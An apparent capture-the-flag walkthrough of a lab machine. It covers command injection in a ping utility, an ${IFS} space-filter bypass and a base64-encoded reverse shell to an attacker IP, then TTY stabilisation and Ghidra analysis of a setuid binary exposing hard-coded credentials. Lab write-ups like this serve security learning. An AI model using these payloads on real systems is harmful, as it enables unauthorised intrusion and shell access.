


- Lets try to perform command Injection on it and check if we can able to perform command injection in it because i think it is tying to perform `ping -c 3 $1` to ping any domain and placing any input that we enter in the Environment variable and pinging it. After using `google.com;ls` we face error that operation not permistted




- Lets try different methods to check command injection. As we thought we successfully able to perform command injection with `&&` which is used to run

next command if the first command execute successfully. payload we used `google.com&&ls`




- But when we try to place space in it we get error again that operation not permitted. From this i guess that space is sanitized and not allowed in the input field



- Let's try to obfuscate that and after some googling i discover that in bash we can use ${IFS} for space. Let's try it and we successfully able to bypass this


space issue

```
google.com&&ls${IFS}-la
```

- 

- Now we have all the weapons lets try to get reverse shell through it. Lets go to *revshells* and get our cute reverse shell form there. our payload will be

```
google.com&&echo${IFS}"c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMDAuMTcvOTAwMSAwPiYx" ${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash
```


- Here we used base64 encoded shell and then decryption it and running it through bash. Lets run this and check if we get shell back. And we got shell.
- 


- We got shell as a abdullah user. But it is not a complete shell, lets run tty script to make it complete and get all powers back. we will use

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL + Z
```

```
stty raw -echo;fg
export TERM=xterm
```

- 

- Lets go to abdullah home directory and get our user flag. but when we go to abdullah's home directory there isn't any flag present. after some searching a found flag in .file filder which is hidden in abdullah's home directory
- 




    - user.txt = AOL{y0u_f0und_m3!!!}
- Lets Move to Privilege Escalation Part

Privilege Escalation


- As we found above there is a one file `check-me` which has +S permission set which is used for executable by the any member present in the group, in our

case root and abdullah both can execute this file which took my interest. To examine this file let's download it to our attacker machine. we can use scp or run python server on victim machine to download it. As we found before that there is a python3 is present on victim machine


- Lets run python server and download file to our attacker machine, to run python server use `python3 -m http.server 9001`(here `-m` is for module) and on our attacker machine run `wget http://172.17.0.2:9001/check-me` to download it to our local machine




- Now we have it on our local machine, Let's examine it by running file command to check what kind of file it is. It is ELF(Executable Linkable File) which is common file for executable files in Linux like OS



- when i run it, it is asking for username and password to run it




- Lets run our Loving Ghidra(Ghidra is a reverse engineering and malware analysis tool built by NSA) to analyze the file and check what is it doing. To learn Ghidra *here* is a playlist to learn basics of Ghidra on YouTube. Our project is created and file is imported, Let's analyze it
- First of all i go to main function to check what is program doing, and found some hard coded credentials in it, maybe it will be the username and password that program needs to start it's processing and the setuid and setgid which is set to 0 which means when ever the program run it will run as super user because only the root user have uid and gid set to 0




  - UserName : mr.samma


    - Password : *findMeIfY0uC@nMr.Samma*!
- Lets use these Credentials to login and check what is inside the Program. There are six options in it, show user list, show groups, check server health, show server request log, activate user account, Exit



